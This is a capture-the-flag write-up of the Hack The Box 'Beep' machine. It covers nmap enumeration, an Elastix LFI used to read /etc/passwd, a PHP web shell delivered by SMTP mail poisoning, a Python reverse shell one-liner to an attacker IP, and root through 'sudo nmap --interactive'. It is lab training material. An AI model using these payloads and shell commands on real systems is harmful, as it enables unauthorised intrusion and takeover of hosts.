

HTB Beep Writeup

writeups@centraliowacybersec.com

HTB Beep Thoughts

<https://app.hackthebox.com/machines/5>

At first glance this box was a bit overwhelming so I did a fair share of enumeration and data gathering on all ports. Honestly, the hardest part of this box is enumerating the foothold. Once you find a vulnerability, getting in required a little research and privesc was very simple.

Table of contents

1. Skills needed and skills learned
2. High Overview
3. Initial Scan
4. Service Enumeration
5. Privilege Escalation

1. Skills needed and skills learned

- 1.1. Organized Enumeration
- 1.2. LFI
- 1.3. Sudo Privesc

2. High Overview


The initial NMAP scan showed 16 open ports and most of them had info on them to enumerate. I started seeing a trend of services all being dated from about 2012 for all known service versions. I started looking into unknown service version exploits from the era and found an elastix 2.2.0 LFI exploit that worked. From here I exploited the open email services to send malicious PHP code in an email, read it from LFI and get a shell. Once on the box as the asterisk user, a simple sudo -l showed a bunch of nopasswd sudo options. I used NMAP interactive to get a full root shell.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.

3. Nmap Enumeration

3.1. `sudo nmap -T4 -p- -v beep.htb`



PORT	STATE	SERVICE
22/tcp	open	ssh
25/tcp	open	smtp
80/tcp	open	http
110/tcp	open	pop3
111/tcp	open	rpcbind
143/tcp	open	imap
443/tcp	open	https
878/tcp	open	unknown
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql
4190/tcp	open	sieve
4445/tcp	open	upnotifyp
4559/tcp	open	hylafax
5038/tcp	open	unknown
10000/tcp	open	snet-sensor-mgmt

3.2. `sudo nmap -T4
-p22,25,80,110,111,143,443,878,993,995,3306,4190,4445,4559,5038,10000 -A -sC
-sV -v beep.htb`

```


PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http         Apache httpd 2.2.3
|_ http-server-header: Apache/2.2.3 (CentOS)
|_ http-title: Did not follow redirect to https://beep.htb/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ pop3-capabilities: RESP-CODES STLS LOGIN-DELAY(0) EXPIRE(NEVER) TOP IMPLEMENTATION(Cyrus POP3 server v2) UIDL APO
P USER AUTH-RESP-CODE PIPELINING
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version   port/proto  service
|_   100000  2             111/tcp    rpcbind
|_   100000  2             111/udp    rpcbind
|_   100024  1             875/udp    status
|_   100024  1             878/tcp    status
143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ imap-capabilities: Completed LIST-SUBSCRIBED OK NAMESPACE STARTTLS RIGHTS=kxte ATOMIC URLAUTHA0001 X-NETSCAPE LIS
TEXT ACL MULTIAPPEND LITERAL+ IMAP4 NO MAILBOX-REFERRALS CONDSTORE SORT RENAME ANNOTATEMORE SORT=MODSEQ UNSELECT UI
DPLUS THREAD=REFERENCES THREAD=ORDEREDSUBJECT CATENATE BINARY IDLE ID IMAP4rev1 CHILDREN QUOTA
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Elastix - Login page
|_ ssl-date: 2021-11-27T16:11:47+00:00; +2h09m07s from scanner time.
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.3 (CentOS)
|_ http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeSta
te/countryName=--
|_ Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryN
ame=--
|_ Public Key type: rsa
|_ Public Key bits: 1024
|_ Signature Algorithm: sha1WithRSAEncryption
|_ Not valid before: 2017-04-07T08:22:08
|_ Not valid after: 2018-04-07T08:22:08
|_ MD5: 621a 82b6 cf7e 1afa 5284 1c91 60c8 fbc8
|_ SHA-1: 800a c6e7 065e 1198 0187 c452 0d9b 18ef e557 a09f
878/tcp   open  status       1 (RPC #100024)
993/tcp   open  ssl/imap     Cyrus imapd
|_ imap-capabilities: CAPABILITY
995/tcp   open  pop3         Cyrus pop3d
3306/tcp   open  mysql        MySQL (unauthorized)
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
|_ sslv2: ERROR: Script execution failed (use -d to debug)
4190/tcp  open  sieve        Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax      HylaFAX 4.3.10
5038/tcp  open  asterisk     Asterisk Call Manager 1.1
10000/tcp open  http         MiniServ 1.570 (Webmin httpd)

```

4. Service Enumeration

- 4.1. I hit pretty much every service on the hunt for something useful.
- 4.2. I spent a few hours completely heads down enumerating services on this box.
- 4.3. I started seeing a trend of services being outdated to around 2011-2012
- 4.4. This led me to research a ton of exploits and see if they were useful but most of them came to a dead end.

- 4.5. I started looking up version history for unknown versions on services like Elastix from port 80 and checked versions from 2011-2012.



- 4.6. I found elastix 2.2 from the era had an LFI exploit that was simple to execute and worked on a test!
- 4.6.1. <https://www.exploit-db.com/exploits/37637>
- 4.7. I checked the passwd file for a test.

```

 9 root:x:0:0:root:/root:/bin/bash
10 bin:x:1:1:bin:/bin:/sbin/nologin
11 daemon:x:2:2:daemon:/sbin:/sbin/nologin
12 adm:x:3:4:adm:/var/adm:/sbin/nologin
13 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
14 sync:x:5:0:sync:/sbin:/bin/sync
15 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
16 halt:x:7:0:halt:/sbin:/sbin/halt
17 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
18 news:x:9:13:news:/etc/news:
19 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
20 operator:x:11:0:operator:/root:/sbin/nologin
21 games:x:12:100:games:/usr/games:/sbin/nologin
22 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
23 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
24 nobody:x:99:99:Nobody:/:/sbin/nologin
25 mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
26 distcache:x:94:94:Distcache:/:/sbin/nologin
27 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/
28 pcap:x:77:77:/:/var/arpwatch:/sbin/nologin
29 ntp:x:38:38:/:etc/ntp:/sbin/nologin
30 cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/ba
31 dbus:x:81:81:System message bus:/:/sbin/nologin
32 apache:x:48:48:Apache:/var/www:/sbin/nologin
33 mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mai
34 rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
35 postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
36 asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asteris
37 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/r
38 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/r
39 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:
40 spamfilter:x:500:500:/:home/spamfilter:/bin/bash
41 haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
42 xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
43 fanis:x:501:501:/:home/fanis:/bin/bash
44 Sorry! Attempt to access restricted file.

```

4.8. From here I started getting some more useful data and then popped the user flag.

```

CentOS release 5.6 (Final)
Kernel \r on an \m

```

```
1 HTTP/1.1 200 OK
2 Date: Thu, 02 Dec 2021 01:54:24 GMT
3 Server: Apache/2.2.3 (CentOS)
4 X-Powered-By: PHP/5.1.6
5 Content-Length: 74
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 33e3-1a
10 Sorry! Attempt to access restricted file.
```

- 4.9. I checked all over for things like id_rsa keys and used the LFI seclist to check for all possible files I could exploit.
- 4.10. I checked for things like:
 - 4.10.1. Apache log poisoning
 - 4.10.2. ssh keys
 - 4.10.3. Leftover passwords in config files
 - 4.10.4. Sql information
- 4.11. All of this was a dead end so I started searching way to get a shell from LFI and this document was super useful.
- 4.12. <https://resources.infosecinstitute.com/topic/local-file-inclusion-code-execution/>
- 4.13. Ultimately I used the email one since the box had a ton of email services open but it took some time and patience to get one though with a confirmation.

```

(kali@kali)-[~]
$ telnet 10.10.10.7 25
Trying 10.10.10.7 ...
Connected to 10.10.10.7.
Escape character is '^]'.
EHLO test.com
220 beep.localdomain ESMTP Postfix
250-beep.localdomain
250-PIPELINING
250-SIZE 10240000
250-VERFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
VERFY asterisk@localhost
252 2.0.0 asterisk@localhost
VERFY asterisk@localhost
252 2.0.0 asterisk@localhost
mail from: test.com
250 2.1.0 Ok
rcpt to: asterisk@localhost
250 2.1.5 Ok
rcpt to: asterisk@localhost
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
Subject: This is exploit
<?php echo system($_REQUEST['cmd']); ?>
.
250 2.0.0 Ok: queued as B1D46D9305
quit
221 2.0.0 Bye
Connection closed by foreign host.

```

- 4.14. Finally, asterisk worked!
- 4.15. I tested with id and it worked!
- 4.16. https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../var/mail/asterisk%00&module=Accounts&action&cmd=id

From test.com@beep.localdomain Thu Dec 2 04:49:38 2021 Return-Path: X-Original-To: asterisk@localhost Delivered-To: asterisk@localhost.localdomain Received: from test.com (unknown [10.10.14.21]) by beep.localdomain (Postfix) with ESMTP id B1D46D9305; Thu, 2 Dec 2021 04:49:00 +0200 (EET) Subject: This is exploit Message-Id: <20211202024904.B1D46D9305@beep.localdomain> Date: Thu, 2 Dec 2021 04:49:00 +0200 (EET) From: test.com@beep.localdomain To: undisclosed-recipients: uid=100(asterisk) gid=101(asterisk) groups=101(asterisk) uid=100(asterisk) gid=101(asterisk) groups=101(asterisk) Sorry! Attempt to access restricted file.

- 4.17. I checked for a way to get a proper reverse shell


```
by beep.localdomain (Postfix) with ESMTP id B1D46D9  
1202024904.B1D46D9305@beep.localdomain> Date: T  
d-recipients: /usr/bin/python /usr/bin/python Sorry! Atte
```

- 4.18. Executed a python reverse to get on the box as asterisk.
- 4.19. `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.21",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'`

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.7] 36462  
bash-3.2$ whoami  
asterisk  
bash-3.2$
```

5. Privilege Escalation

- 5.1. Now, fully on the box I did the first thing I always try before grabbing linpeas or a meterpreter shell.
 - 5.1.1. Sudo -l

```
sudo -l  
Matching Defaults entries for asterisk on this host:  
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR  
LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE  
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC  
LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET  
XAUTHORITY"  
  
User asterisk may run the following commands on this host:  
(root) NOPASSWD: /sbin/shutdown  
(root) NOPASSWD: /usr/bin/nmap  
(root) NOPASSWD: /usr/bin/yum  
(root) NOPASSWD: /bin/touch  
(root) NOPASSWD: /bin/chmod  
(root) NOPASSWD: /bin/chown  
(root) NOPASSWD: /sbin/service  
(root) NOPASSWD: /sbin/init  
(root) NOPASSWD: /usr/sbin/postmap  
(root) NOPASSWD: /usr/sbin/postfix  
(root) NOPASSWD: /usr/sbin/saslpasswd2  
(root) NOPASSWD: /usr/sbin/hardware_detector  
(root) NOPASSWD: /sbin/chkconfig  
(root) NOPASSWD: /usr/sbin/elastix-helper  
bash-3.2$
```


5.2. So nmap is an easy one!

```
bash-3.2$ sudo nmap --interactive
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
```

5.3. This easily popped me a root shell so I grabbed the flags and finished!

```
sh-3.2# ifconfig
ifconfig
sh: ifconfig: command not found
sh-3.2# whoami && hostname && cat /home/fanis/user.txt && cat /root/root.txt
whoami && hostname && cat /home/fanis/user.txt && cat /root/root.txt
root
beep
33 91a
85 b61
```